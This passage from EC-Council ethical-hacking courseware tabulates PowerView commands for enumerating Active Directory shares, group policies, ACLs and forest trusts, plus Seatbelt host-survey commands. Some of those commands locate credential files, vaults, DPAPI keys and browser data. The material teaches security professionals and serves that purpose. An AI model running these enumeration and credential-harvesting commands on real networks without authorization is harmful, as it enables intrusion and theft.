


Figure 6.104: Screenshot showing the output of the PowerView Get-NetGroup command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Domain Shares

Attackers enumerate domain shares to retrieve information such as the name of the share, computer name, and type of share.

Command	Description
`Invoke-ShareFinder -Verbose`	Retrieves shares on the hosts in the current domain
`Get-NetShare`	Retrieves all the network shares existing in the current domain
`Get-NetFileServer -Verbose`	Retrieves the file server of the current domain
`Invoke-FileFinder`	Retrieves all the files in the current domain including files that store credentials
`Find-DomainShare`	Retrieves the shares in the domain

Table 6.7: Commands to enumerate AD domain shares




Figure 6.105: Screenshot showing the output of the PowerView Invoke-ShareFinder command

Enumerating Group Policies and OUs

Enumerating group policies allows attackers to easily configure different user settings for a computer system within a domain by modifying the current group policy. This information allows attackers access and manage different systems on a network in an AD environment without any physical access.

An organization unit (OU) is a sub-division of an AD used for categorizing users, groups, and computers. This division helps administrators define a specific group policy for all the users, groups, and computers that fall under an OU. Attackers enumerate OUs to identify the instancetype, objectguid, and objectcategory.

Command	Description
`Get-NetGPO` `Get-NetGPO| select displayname`	Retrieves the list of all the GPOs present in the current domain
`Get-NetOU`	Retrieves all the OUs present in the current domain

Table 6.8: Commands to enumerate AD group policy and OUs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.106: Screenshot showing the output of the PowerView Get-NetOU command

Enumerating Access-Control Lists (ACLs)

An ACL consists of different access-control entries (ACEs) and individual ACEs that help in discovering a trustee such as a user or a group for defining different access rights. If an ACL is misconfigured by an administrator, a normal user can perform administrator tasks on the target AD environment. Attackers leverage this flaw to enumerate ACLs and find misconfigured ACLs and attempt to gain administrative privileges.

Command	Description
`Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs`	Retrieves the details of the ACLs for a specific group (users)
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who have modification rights for a group
`Invoke-ACLScanner -ResolveGUIDs`	Retrieves all information about ACEs
`Get-PathAcl -Path \\Windows11\Users (Works only with the shared folder)`	Retrieves the ACL linked with a specific path
`Get-Acl`	Retrieves the security descriptions for a resource such as a file or registry key

Table 6.9: Commands to enumerate AD ACLs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.107: Screenshot showing the output of the PowerView Get-ObjectAcl command

Enumerating Domain Trust and Forests

AD maintains a top-to-bottom hierarchy in maintaining objects. The hierarchy contains forests, trees, and domains. A forest is an instance of an AD environment that is composed of domain trees, domains, and OUs. Trees are composed of domains and sub-domains within in a specified domain namespace. Domains are logical representations of objects such as users, computer systems, and devices.

Active Directory Trust: Trust relationships between two domains can be represented as a communication link. This allows users of a specific domain to gain access to the resources of another domain. For example, users in domain X can access or request the resources in domain Y with a trust relationship. Trust relationships work by creating a single administrative unit through the merging of multiple domains. As given below, there are two directions for a trust relationship:

- **One-way trust:** It is also known as unidirectional trust. It allows users in a trusted domain to access the resources of a trusting domain.
- **Two-way trust:** It is also known as bi-directional trust. It allows users of one domain to access resources in another domain, and vice versa.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating domain trusts helps attackers increase the overall attack surface.

Command	Description
`Get-NetForest`	Retrieves the information of the current forest
`Get-NetForest -Forest <forest>`	Retrieves the information of the specified forest
`Get-NetForestDomain`	Retrieves all domains in the current forest
`Get-NetForestCatalog`	Retrieves the details of the global catalogs for the current forest
`Get-NetForestCatalog -Forest <forest>`	Retrieves the details of the global catalogs for the specified forest

Table 6.10: Commands to enumerate AD domain trust and forests




Figure 6.108: Screenshot showing the output of the PowerView Get-NetForest command

Note: Attackers can also use tools such as linWinPwn for AD enumeration and exploitation.

Identifying Insecurities Using GhostPack Seatbelt

Source: *https://github.com*

GhostPack contains different toolsets of C# implementations of PowerShell functionality. It includes Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. Seatbelt is a C# project that performs several security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Attackers use Seatbelt to collect host information including PowerShell security settings, Kerberos tickets, and items in Recycle Bin. Using Seatbelt, attackers perform security checks to find insecurities, which can be exploited to launch active attacks on the host network.

Seatbelt has the following command groups: All, User, System, Slack, Chromium, Remote, and Misc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Invoke command groups using the command **`Seatbelt.exe <group>`**.

Command	Description
`Seatbelt.exe -group=all`	Runs all the commands
`Seatbelt.exe -group=user`	Retrieves information by executing the following commands: `ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, ExplorerMRUs, ExplorerRunCommands, FileZilla, FirefoxPresence, IdleTime, IEFavorites, IETabs,IEUrls, KeePass, MappedDrives, OfficeMRUs,OracleSQLDeveloper, PowerShellHistory, PuttyHostKeys, PuttySessions,RDCManFiles, RDPSavedConnections, SecPackageCreds, SlackDownloads,SlackPresence, SlackWorkspaces, SuperPutty, TokenGroups, WindowsCredentialFiles, WindowsVault`
`Seatbelt.exe -group=system`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AppLocker, ARPTable, AuditPolicies, AuditPolicyRegistry, AutoRuns, CredGuard, DNSCache, DotNet, EnvironmentPath, EnvironmentVariables, Hotfixes, InterestingProcesses, InternetSettings, LAPS, LastShutdown, LocalGPOs, LocalGroups, LocalUsers, LogonSessions, LSASettings, McAfeeConfigs, NamedPipes, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, Processes, PSSessionSettings, RDPSessions, RDPsettings, SCCM, Services, Sysmon, TcpConnections, TokenPrivileges, UAC, UdpConnections, UserRightAssignments, WindowsAutoLogon, WindowsDefender, WindowsEventForwarding, WindowsFirewall, WMIEventConsumer, WMIEventFilter, WMIFilterBinding,WSUS`
`Seatbelt.exe -group=slack`	Retrieves information by executing the following commands: `SlackDownloads, SlackPresence, SlackWorkspaces`
`Seatbelt.exe -group=chromium`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ChromiumPresence`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`Seatbelt.exe -group=remote`	Retrieves information by executing the following commands: `AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall`
`Seatbelt.exe -group=misc`	Retrieves information by executing the following commands: `ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, FirefoxHistory, InstalledProducts, InterestingFiles, LogonEvents, LOLBAS, McAfeeSiteList, MicrosoftUpdates, OutlookDownloads, PowerShellEvents, Printers, ProcessCreationEvents, ProcessOwners, RecycleBin, reg, RPCMappedEndpoints, ScheduledTasks, SearchIndex, SecurityPackages, SysmonEvents`
`Seatbelt.exe <Command> [Command2]...`	Runs one or more specified commands
`Seatbelt.exe <Command> -full`	Retrieves complete results for a command without any filtering
`Seatbelt.exe <Command> -computername=COMPUTER.DOMAIN.COM [-username=DOMAIN\USER -password=PASSWORD]`	Runs one or more specified commands remotely
`Seatbelt.exe -group=system -outputfile="C:\Temp\out.txt`	Runs system checks and outputs to a .txt file

Table 6.11: List of Seatbelt commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

